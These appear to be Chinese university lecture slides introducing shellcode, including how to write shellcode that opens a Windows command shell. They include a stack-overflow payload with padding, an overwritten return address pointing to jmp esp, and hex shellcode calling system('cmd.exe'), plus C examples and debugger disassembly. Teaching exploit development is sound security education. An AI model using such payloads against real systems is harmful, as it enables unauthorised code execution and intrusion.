Shellcode的常识与编码

南京邮电大学计算机学院信息安全系
小绿草信息安全科创实验室负责人
沙乐天

2019.10.12

内容

- 1. 什么是ShellCode？
- 2. 编写ShellCode
- 3. 通用ShellCode的编写
- 4. ShellCode编码

1. 什么是ShellCode?

- ShellCode就是一段能够完成一定功能(比如打开一个命令窗口)、可直接由计算机执行的机器代码，通常以十六进制的形式存在。

例如

- char name[] =
- "\x41\x41\x41\x41\x41\x41\x41\x41" //name[0]-name[7]
- "\x41\x41\x41\x41" //覆盖ebp
- "\x12\x45\xfa\x7f" //!覆盖成jmp esp的地址
- "\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x45"
- "\xF5\x53\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52"
- "\xC6\x45\xF9\x54\xC6\x45\xFA\x2E\xC6\x45\xFB\x44\xC6\x45"
- "\xFC\x4C\xC6\x45\xFD\x4C\x8D\x45\xF4\x50\xBA\x77\x1D\x80"
- "\x7C\xFF\xD2\x6A\x05\xE8\x08\x00\x00\x00\x63\x6D\x64\x2E"
- "\x65\x78\x65\x00\xB8\xC7\x93\xBF\x77\xFF\xD0\x6A\x00\xB8"
- "\xA2\xCA\x81\x7C\xFF\xD0\x5F\x5E\x5B\x83\xC4\x40\x3B\xEC"
- "\xE8\x31\x5B\xFF\xFF\x8B\xE5\x5D\xC3";

2. 编写打开cmd窗口的ShellCode

- 2.1 编写打开cmd窗口的C程序
- 2.2 获取关键函数的地址
- 2.3 Windows函数调用原理
- 2.4 使用汇编生成ShellCode


2.1 打开cmd窗口的C程序


```
#include <windows.h>

Int main()
{
   LoadLibrary("msvcrt.dll");
   system("cmd.exe");
   return 0;
}
```

变换一下

```
#include <windows.h>
#include <winbase.h>
typedef void (*MYPROC)(LPTSTR);          //定义函数指针
int main()
{
    HINSTANCE LibHandle;
    MYPROC ProcAdd;
    LibHandle = LoadLibrary("msvcrt.dll");
    ProcAdd = (MYPROC) GetProcAddress(LibHandle,
    "system");          //查找system函数地址
    (ProcAdd) ("command.com");
    //其实就是执行system("command.com")
    return 0;
}
```

2.2 查看函数地址


pencmd - 创天中文VC++ [break] - [Disassembly]
文件 编辑 查看 插入 工程 Debug 工具 窗口 帮助
obals)
(All global members
main
: {
0401010 55 push ebp
0401011 8B EC mov ebp,esp
0401013 83 EC 48 sub esp,48h
0401016 53 push ebx
0401017 56 push esi
0401018 57 push edi
0401019 8D 7D B8 lea edi,[ebp-48h]
040101C B9 12 00 00 00 mov ecx,12h
0401021 B8 CC CC CC CC mov eax,0CCCCCCCCh
0401026 F3 AB rep stos dword ptr [edi]
: HINSTANCE LibHandle;
: MYPROC ProcAdd;
: LibHandle = LoadLibrary("msvcrt.dll");
0401028 8B F4 mov esi,esp
040102A 68 34 F0 41 00 push offset string "msvcrt.dll" (0041f034)
040102F FF 15 3C 41 42 00 call dword ptr [__imp__LoadLibraryA@4 (0042413c)]
0401035 3B F4 cmp esi,esp
0401037 E8 74 00 00 00 call __chkesp (004010b0)
040103C 89 45 FC mov dword ptr [ebp-4],eax
: ProcAdd = (MYPROC) GetProcAddress(LibHandle, "system"); //查找system函数地址
040103F 8B F4 mov esi,esp
地址: 0x00401013
0401013 83 EC 48 53 56 57 8D 7D B8 B9 12 00
040101F 00 00 B8 CC CC CC CC F3 AB 8B F4 68
040102B 34 F0 41 00 FF 15 3C 41 42 00 3B F4
0401037 E8 74 00 00 00 89 45 FC 8B F4 68 2C
0401043 F0 41 00 8B 45 FC 50 FF 15 38 41 42
040104F 00 3B F4 E8 59 00 00 00 89 45 F8 8B
040105B F4 68 1C F0 41 00 FF 55 F8 83 C4 04
0401067 3B F4 E8 42 00 00 00 33 C0 5F 5E 5B
0401073 83 C4 48 3B EC E8 33 00 00 00 8B E5
040107F 5D C3 CC CC CC CC CC CC CC CC CC CC
040108B CC CC CC CC CC CC CC CC CC CC CC CC
0401097 CC CC CC CC CC CC CC FF 25 38 41 42
EAX = 77BE0000 EBX = 7FFDC000 ECX = 00000000
EDX = 7C92EB01 ESI = 0012FF2C EDI = 0012FF80
EIP = 00401035 ESP = 0012FF2C EBP = 0012FF80
EFL = 00000246 CS = 001B DS = 0023 ES = 0023 SS = 0023
FS = 003B GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=1 AC=0 PE=1
CY=0 ST0 = -4.968166460067347 79e+4444
ST1 = -0.05307331653363724e+4360
ST2 = +0.0000000000000000e+0000
ST3 = +1.3311249381266062 0e+3193
ST4 = +0.0000000000000000e+0000
ST5 = +1.0603046792886569 8e+0341
ST6 = +7.0187312174377176 0e+3883
ST7 = -6.0049886949293332 6e+4468 CTRL = 027F


文件 编辑 查看 插入 工程 Debug 工具 窗口 帮助
(All global members
main
: LibHandle = LoadLibrary("msvcrt.dll");
0401028 8B F4 mov esi,esp
040102A 68 34 F0 41 00 push offset string "msvcrt.dll" (0041f034)
040102F FF 15 3C 41 42 00 call dword ptr [__imp__LoadLibraryA@4 (0042413c)]
0401035 3B F4 cmp esi,esp
0401037 E8 74 00 00 00 call __chkesp (004010b0)
040103C 89 45 FC mov dword ptr [ebp-4],eax
: ProcAdd = (MYPROC) GetProcAddress(LibHandle, "system"); //查找system函数地址
040103F 8B F4 mov esi,esp
0401041 68 2C F0 41 00 push offset string "system" (0041f02c)
0401046 8B 45 FC mov eax,dword ptr [ebp-4]
0401049 50 push eax
040104A FF 15 38 41 42 00 call dword ptr [__imp__GetProcAddress@8 (00424138)]
0401050 3B F4 cmp esi,esp
0401052 E8 59 00 00 00 call __chkesp (004010b0)
0401057 89 45 F8 mov dword ptr [ebp-8],eax
0: (ProcAdd) ("cmd.exe"); //其实就是执行system("cmd.exe")
040105A 8B F4 mov esi,esp
040105C 68 1C F0 41 00 push offset string "cmd.com" (0041f01c)
0401061 FF 55 F8 call dword ptr [ebp-8]
0401064 83 C4 04 add esp,4
0401067 3B F4 cmp esi,esp
地址: 0x00401013
EAX = 77BF93C7 EBX = 7FFDC000 ECX = 7C939AEB
EDX = 7C99C0D8 ESI = 0012FF2C EDI = 0012FF80
EIP = 00401050 ESP = 0012FF2C EBP = 0012FF80
EFL = 00000202 CS = 001B DS = 0023 ES = 0023 SS = 0023
FS = 003B GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=0 AC=0 PE=0
CY=0 ST0 = -4.968166460067347 79e+4444
ST1 = -0.05307331653363724e+4360
ST2 = +0.0000000000000000e+0000
ST3 = +1.3311249381266062 0e+3193
ST4 = +0.0000000000000000e+0000
ST5 = +1.0603046792886569 8e+0341
ST6 = +7.0187312174377176 0e+3883
ST7 = -6.0049886949293332 6e+4468 CTRL = 027F

2.3Windows函数调用原理

- 加载（LOAD）函数所在的动态链接库
- 使用堆栈进行参数传递
- 调用（CALL）函数地址


例如

- 在Windows下执行Func(argv1, argv2, argv3)
  - 将argv3, argv2, argv1压入堆栈
  - 调用函数地址（Push EIP，JUMP FUNC）

